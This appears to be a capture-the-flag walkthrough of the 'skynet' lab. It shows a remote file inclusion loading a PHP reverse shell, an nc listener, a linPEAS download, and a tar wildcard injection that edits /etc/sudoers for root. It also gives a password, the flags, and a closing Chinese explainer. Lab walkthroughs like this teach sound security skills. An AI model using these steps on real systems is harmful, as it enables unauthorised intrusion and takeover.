nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false syslog:x:104:108::/home/syslog:/bin/false _apt:x:105:65534::/nonexistent:/bin/false lxd:x:106:65534::/var/lib/lxd/:/bin/false messagebus:x:107:111::/var/run/dbus:/bin/false uuidd:x:108:112::/run/uuidd:/bin/false dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin milesdyson:x:1001:1001:,,,:/home/milesdyson:/bin/bash dovecot:x:111:119:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false dovenull:x:112:120:Dovecot login user,,,:/nonexistent:/bin/false postfix:x:113:121::/var/spool/postfix:/bin/false mysql:x:114:123:MySQL Server,,,:/nonexistent:/bin/false
Let’s try to include a remote php files from our kali server
Here we choose the php-reverse-shell.php under the /usr/share/webshells/php
1
2
3
4
5
6
┌──(root㉿kali)-[/home/kali/Downloads]
└─# cp /usr/share/webshells/php/php-reverse-shell.php .

┌──(root㉿kali)-[/home/kali/Downloads]
└─# ls -al php-reverse-shell.php
-rwxr-xr-x 1 root root 5491 Oct 10 13:56 php-reverse-shell.php
In php-reverse-shell.php, Change the IP to your kali machine address, and the port to your kali listening port
1
2
$ip = '192.168.162.207';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
And rename php-reverse-shell.php to php-reverse-shell.txt
1
2
┌──(root㉿kali)-[/home/kali/Downloads]
└─# cp php-reverse-shell.php php-reverse-shell.txt
Start a web server on kali to host the php-reverse-shell.txt
1
2
3
4
┌──(root㉿kali)-[/home/kali/Downloads]
└─# python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
And we start a nc listener to get the reverse shell:
1
2
3
4
┌──(root㉿kali)-[~]
└─# nc -lvp 1234
listening on [any] 1234 ...
Exploit the file inclusion vulnerability on browser
1
http://10.48.136.254/45kra24zxs28v3yd/administrator/alerts/alertConfigField.php?urlConfig=http://192.168.162.207:8000/php-reverse-shell.txt?
From our kali web server, we can see the php-reverse-shell.txt has been downloaded
1
2
3
4
┌──(root㉿kali)-[/home/kali/Downloads]
└─# python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.48.136.254 - - [10/Oct/2026 14:22:21] "GET /php-reverse-shell.txt HTTP/1.0" 200 -
And we get an reverse shell
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(root㉿kali)-[~]
└─# nc -lvp 1234
listening on [any] 1234 ...
10.48.136.254: inverse host lookup failed: Unknown host
connect to [192.168.162.207] from (UNKNOWN) [10.48.136.254] 47178
Linux skynet 4.8.0-58-generic #63~16.04.1-Ubuntu SMP Mon Jun 26 18:08:51 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 13:22:21 up  1:03,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python -V
Python 2.7.12
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@skynet:/$
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
www-data@skynet:/$ pwd
pwd
/
www-data@skynet:/$ cd /home
cd /home
www-data@skynet:/home$ ls
ls
milesdyson
www-data@skynet:/home$ cd milesdyson
cd milesdyson
www-data@skynet:/home/milesdyson$ ls
ls
backups  mail  share  user.txt
www-data@skynet:/home/milesdyson$ cat user.txt
cat user.txt
7ce5c2109a40f958099283600a9ae807
1
2
3
4
5
6
7
8
9
10
11
12
13
www-data@skynet:/home/milesdyson$ ls -al
ls -al
total 36
drwxr-xr-x 5 milesdyson milesdyson 4096 Sep 17  2019 .
drwxr-xr-x 3 root       root       4096 Sep 17  2019 ..
lrwxrwxrwx 1 root       root          9 Sep 17  2019 .bash_history -> /dev/null
-rw-r--r-- 1 milesdyson milesdyson  220 Sep 17  2019 .bash_logout
-rw-r--r-- 1 milesdyson milesdyson 3771 Sep 17  2019 .bashrc
-rw-r--r-- 1 milesdyson milesdyson  655 Sep 17  2019 .profile
drwxr-xr-x 2 root       root       4096 Sep 17  2019 backups
drwx------ 3 milesdyson milesdyson 4096 Sep 17  2019 mail
drwxr-xr-x 3 milesdyson milesdyson 4096 Sep 17  2019 share
-rw-r--r-- 1 milesdyson milesdyson   33 Sep 17  2019 user.txt
1
2
3
4
5
6
7
8
9
10
11
12
13
14
www-data@skynet:/home/milesdyson$ cd backups
cd backups
www-data@skynet:/home/milesdyson/backups$ ls -al
ls -al
total 4584
drwxr-xr-x 2 root       root          4096 Sep 17  2019 .
drwxr-xr-x 5 milesdyson milesdyson    4096 Sep 17  2019 ..
-rwxr-xr-x 1 root       root            74 Sep 17  2019 backup.sh
-rw-r--r-- 1 root       root       4679680 Oct 10 13:31 backup.tgz
www-data@skynet:/home/milesdyson/backups$ cat backup.sh
cat backup.sh
#!/bin/bash
cd /var/www/html
tar cf /home/milesdyson/backups/backup.tgz *
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
www-data@skynet:/home/milesdyson/backups$ cd /var/www/html
cd /var/www/html
www-data@skynet:/var/www/html$ ls -al
ls -al
total 68
drwxr-xr-x 8 www-data www-data  4096 Nov 26  2020 .
drwxr-xr-x 3 root     root      4096 Sep 17  2019 ..
drwxr-xr-x 3 www-data www-data  4096 Sep 17  2019 45kra24zxs28v3yd
drwxr-xr-x 2 www-data www-data  4096 Sep 17  2019 admin
drwxr-xr-x 3 www-data www-data  4096 Sep 17  2019 ai
drwxr-xr-x 2 www-data www-data  4096 Sep 17  2019 config
drwxr-xr-x 2 www-data www-data  4096 Sep 17  2019 css
-rw-r--r-- 1 www-data www-data 25015 Sep 17  2019 image.png
-rw-r--r-- 1 www-data www-data   523 Sep 17  2019 index.html
drwxr-xr-x 2 www-data www-data  4096 Sep 17  2019 js
-rw-r--r-- 1 www-data www-data  2667 Sep 17  2019 style.css
Use LinPeas for Linux enumeration: https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS
save the linpeas.sh on your kali machine, and download it on the target machine
1
2
3
4
5
www-data@skynet:/var/www/html$ curl --version
curl --version
curl 7.47.0 (x86_64-pc-linux-gnu) libcurl/7.47.0 GnuTLS/3.4.10 zlib/1.2.8 libidn/1.32 librtmp/2.3
Protocols: dict file ftp ftps gopher http https imap imaps ldap ldaps pop3 pop3s rtmp rtsp smb smbs smtp smtps telnet tftp
Features: AsynchDNS IDN IPv6 Largefile GSS-API Kerberos SPNEGO NTLM NTLM_WB SSL libz TLS-SRP UnixSockets
1
2
3
4
5
www-data@skynet:/var/www/html$ curl -O http://192.168.162.207:8000/linpeas.sh
curl -O http://192.168.162.207:8000/linpeas.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 1749k  100 1749k    0     0  3213k      0 --:--:-- --:--:-- --:--:-- 3210k
1
2
3
4
5
www-data@skynet:/var/www/html$ ls -al linpeas.sh
ls -al linpeas.sh
-rw-rw-rw- 1 www-data www-data 1791831 Oct 10 13:49 linpeas.sh
www-data@skynet:/var/www/html$ chmod +x linpeas.sh
chmod +x linpeas.sh
1
www-data@skynet:/var/www/html$ ./linpeas.sh
1
2
3
4
5
6
7
8
9
10
11
                              ╔════════════════════╗
══════════════════════════════╣ System Information ╠══════════════════════════════
                              ╚════════════════════╝
╔══════════╣ Operative system (T1082)
╚ https://book.hacktricks.wiki/en/linux-hardening/main-system-information/kernel-vulnerability-assessment.html
Linux version 4.8.0-58-generic (buildd@lgw01-21) (gcc version 5.4.0 20160609 (Ubuntu 5.4.0-6ubuntu1~16.04.4) ) #63~16.04.1-Ubuntu SMP Mon Jun 26 18:08:51 UTC 2017
Distributor ID: Ubuntu
Description:    Ubuntu 16.04.6 LTS
Release:        16.04
Codename:       xenial
1
2
3
4
5
6
7
8
9
╔══════════╣ Checking Pkexec and Polkit (T1548.003,T1548.004,T1068)
╚ https://book.hacktricks.wiki/en/linux-hardening/user-information/interesting-groups-linux-pe/index.html#pe---method-2

══╣ Polkit Binary (T1548.003,T1068)
Pkexec binary found at: /usr/bin/pkexec
Pkexec binary has SUID bit set!
-rwsr-xr-x 1 root root 23376 Mar 27  2019 /usr/bin/pkexec
pkexec version 0.105
CVE-2021-4034 candidate: root-owned SUID pkexec with older upstream version; verify distro package fixes and mitigations
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
╔══════════╣ Check for vulnerable cron jobs (T1053.003)
╚ https://book.hacktricks.wiki/en/linux-hardening/processes-crontab-systemd-dbus/cron-and-systemd-timers.html#enumerate-schedules
══╣ Cron jobs list (T1053.003)
/usr/bin/crontab
...
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

*/1 *   * * *   root    /home/milesdyson/backups/backup.sh
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
/etc/crontab:8:PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
/etc/cron.d/popularity-contest:2:PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
/etc/crontab:12:17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
/etc/crontab:13:25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
/etc/crontab:14:47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
/etc/crontab:15:52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
Note that:
1
*/1 *   * * *   root    /home/milesdyson/backups/backup.sh
1
2
3
4
5
www-data@skynet:/home/milesdyson/backups$ cat backup.sh
cat backup.sh
#!/bin/bash
cd /var/www/html
tar cf /home/milesdyson/backups/backup.tgz *
Under the /var/www/html directory, we create a malicious script shell.sh to add our unprivileged milesdyson user account to sudoer group.
把我的普通账户加入到超级管理员名单里
Create the malicious shell.sh
1
echo 'echo "milesdyson ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers' > shell.sh
1
2
3
4
5
6
7
8
www-data@skynet:/var/www/html$ echo 'echo "milesdyson ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers' > shell.sh
< ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers' > shell.sh
www-data@skynet:/var/www/html$ ls -al shell.sh
ls -al shell.sh
-rw-rw-rw- 1 www-data www-data 57 Oct 10 14:45 shell.sh
www-data@skynet:/var/www/html$ cat shell.sh
cat shell.sh
echo "milesdyson ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers
Create two empty file
1
2
www-data@skynet:/var/www/html$ touch ./--checkpoint=1
touch ./--checkpoint=1
1
2
www-data@skynet:/var/www/html$ touch ./"--checkpoint-action=exec=sh shell.sh"
touch ./"--checkpoint-action=exec=sh shell.sh"
1
2
3
4
5
6
7
www-data@skynet:/var/www/html$ ls -al
ls -al
total 1824
-rw-rw-rw- 1 www-data www-data       0 Oct 10 14:54 --checkpoint-action=exec=sh shell.sh
-rw-rw-rw- 1 www-data www-data       0 Oct 10 14:51 --checkpoint=1
...
-rw-rw-rw- 1 www-data www-data      57 Oct 10 14:52 shell.sh
Switch to milesdyson
1
2
3
4
5
6
7
8
9
10
www-data@skynet:/var/www/html$ su milesdyson
su milesdyson
Password: cyborg007haloterminator

milesdyson@skynet:/var/www/html$ whoami
whoami
milesdyson
milesdyson@skynet:/var/www/html$ id
id
uid=1001(milesdyson) gid=1001(milesdyson) groups=1001(milesdyson)
Since we already add milesdyson to the sudoer group without any password, when the crontab has been executed, we can use sudo -i to become root without providing password.
1
2
3
4
5
6
7
8
milesdyson@skynet:/var/www/html$ sudo -i
sudo -i
root@skynet:~# whoami
whoami
root
root@skynet:~# id
id
uid=0(root) gid=0(root) groups=0(root)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
root@skynet:~# pwd
pwd
/root
root@skynet:~# ls -al
ls -al
total 28
drwx------  4 root root 4096 Sep 17  2019 .
drwxr-xr-x 23 root root 4096 Sep 18  2019 ..
lrwxrwxrwx  1 root root    9 Sep 17  2019 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
drwx------  2 root root 4096 Sep 17  2019 .cache
drwxr-xr-x  2 root root 4096 Sep 17  2019 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   33 Sep 17  2019 root.txt
root@skynet:~# cat root.txt
cat root.txt
3f0372db24753accc7179a282cd6a949
在 Linux 系统中,Crontab 是系统的“定时闹钟”,用来告诉电脑在特定的时间自动执行某个任务(比如每天凌晨 2 点备份数据)。
提权(Privilege Escalation) 就是指你原本只是一个只有极少权限的“普通员工账户”,通过某种漏洞,把自己的身份升级成了拥有系统最高控制权的“董事长”(root 账户)。
Crontab 提权的核心逻辑,就是“借刀杀人”。
一个直白的比喻
假设公司的董事长(root)非常勤奋,他设定了一个闹钟(crontab),每天凌晨 2 点都会准时去走廊的黑板上(脚本文件)看一眼“待办事项”,并且利用他董事长的最高特权,不折不扣地执行上面的每一句话。
正常情况下,黑板被玻璃罩着,只有董事长能修改上面的字。
但如果系统管理员犯了错,忘记锁玻璃罩(文件权限设置错误),你作为一个普通员工,趁着下班没人,偷偷在黑板最后加了一行字:“把公司的财务大门钥匙给员工小王。”
到了凌晨 2 点,董事长准时醒来,看着黑板上的字,也没有多想,直接用最高权限把钥匙给了你。醒来后,你就成了公司的实际控制者。这就是 Crontab 提权。
最常见的一种真实攻击场景:权限配置不当
假设你在黑客渗透测试中,拿到了一个 Linux 服务器的普通账户,你开始四处乱看,发现了两件事:
第一件事: 你用 cat /etc/crontab 命令查看了系统的定时任务,发现系统里有一条 root 用户的定时任务,每分钟都会执行一次服务器备份脚本:
1
2
* * * * * root /usr/local/bin/backup.sh
(意思是:每分钟,由 root 身份,执行 backup.sh 文件)
第二件事: 你去看了看这个 backup.sh 文件的权限,发现管理员犯了个低级错误,把这个文件的权限设置成了任何人都可以修改(类似 chmod 777)。
提权开始:
你只需要用普通的文本编辑器,或者直接用一行命令,在这个 backup.sh 文件的最后面追加一句“恶意指令”。比如,你告诉它“把我的普通账户加入到超级管理员名单里”:
1
2
echo 'echo "hacker ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers' >> /usr/local/bin/backup.sh
发生了什么?
- 你自己是没权限改
/etc/sudoers(超级管理员名单)的,系统会拒绝你。 - 但是你把这句指令写进了
backup.sh。 - 不到一分钟,系统闹钟响起。
root账户亲自出马运行backup.sh,读到了你写的那句话。因为他是root,他有权利改任何文件,于是他毫无防备地把你的名字写进了超级管理员名单。- 一分钟后,你敲下
sudo su,瞬间变成了root,彻底接管这台服务器。
其他两种常见的 Crontab 提权套路
除了直接修改脚本文件,黑客还经常利用以下两种失误:
- 环境变量劫持(PATH 漏洞): 闹钟任务里只写了要执行
cleanup(清理垃圾),但没写绝对路径(没有写明是/usr/bin/cleanup)。如果管理员顺手在闹钟配置里把/tmp目录加到了环境变量最前面,黑客就可以在/tmp目录下写一个自己伪造的cleanup程序。root醒来后会优先执行黑客的假程序。 - 通配符注入(Wildcard 漏洞): 闹钟任务是
tar -czf backup.tar.gz *(把当前目录下所有文件打包)。Linux 的tar命令有一个危险特性,如果你把一个文件名命名为--checkpoint-action=exec=sh shell.sh,tar在打包时不会把它当成普通文件,而是把它当成一个“执行代码的系统指令”。黑客只要在目录下创建这种奇怪名字的文件,root一打包,就会触发黑客的代码。
这是一个非常敏锐的问题!这里有一个关键的反直觉点:这个文件本身并没有被“执行”,而是它的“名字”欺骗了系统,让系统把它当成了命令参数。
这就是前面提到的 通配符注入(Wildcard Injection)漏洞 的核心原理。为了让你看懂整个魔术是怎么变的,我们把这个过程拆解成 4 步来看:
1. 攻击者的准备工作
假设攻击者在一个目录下偷偷创建了三个文件:
- 一个名为
shell.sh的真正恶意脚本(里面写着:把普通用户变成超级管理员)。 - 一个名字极度奇怪的空文件:
--checkpoint=1 - 另一个名字极度奇怪的空文件:
--checkpoint-action=exec=sh shell.sh
2. 触发陷阱(通配符的自动翻译)
到了凌晨 2 点,系统管理员(root 账户)的定时任务开始运行打包命令,指令里带了一个星号(通配符):
1
2
tar -czf backup.tar.gz *
在这个命令正式交给 tar 程序运行之前,Linux 系统的外壳(Shell)会先做一件自作聪明的事:展开星号(*)。
Shell 会把当前目录下所有的文件名都列出来,替换掉这个星号。于是,原本简短的命令,在计算机内部实际上变成了这样:
1
2
tar -czf backup.tar.gz shell.sh --checkpoint=1 --checkpoint-action=exec=sh shell.sh
3. tar 程序的致命误解
现在,tar 程序接收到了这串长长的命令。它开始逐个阅读这些词:
- 看到
shell.sh:它心想,“好的,这是一个要打包的文件,我把它塞进压缩包里。” - 看到
--checkpoint=1:因为它以--开头,tar不认为它是文件名了。在tar的官方说明书里,--checkpoint=1是一个合法的高级参数,意思是“每打包 1 个文件,就触发一次检查点(停顿一下)”。 - 看到
--checkpoint-action=exec=sh shell.sh:这又是一个官方参数!意思是“在每次触发检查点时,自动执行一段命令,也就是运行sh shell.sh”。
4. 灾难发生
tar 程序完全没有意识到这三个参数其实是攻击者用文件名伪造出来的。它只是忠实地执行指令:
- 它开始打包文件。
- 刚刚打包完第一个文件,触发了
checkpoint=1。 - 它立刻按照设定的动作,在后台默默运行了
sh shell.sh脚本。
因为 tar 是由 root 账户启动的,所以它附带执行的 shell.sh 脚本也拥有了 root 的至高无上权限。脚本里的黑客代码瞬间生效,整个服务器的最高控制权就此易主。
总结
这就是为什么黑客要起这种古怪名字的原因。他们利用了 Linux 的 * 会自动把文件名变成字符串,又利用了 tar 命令区分不出“真的参数”和“伪装成参数的文件名”这个盲区,完成了一次完美的“借刀杀人”。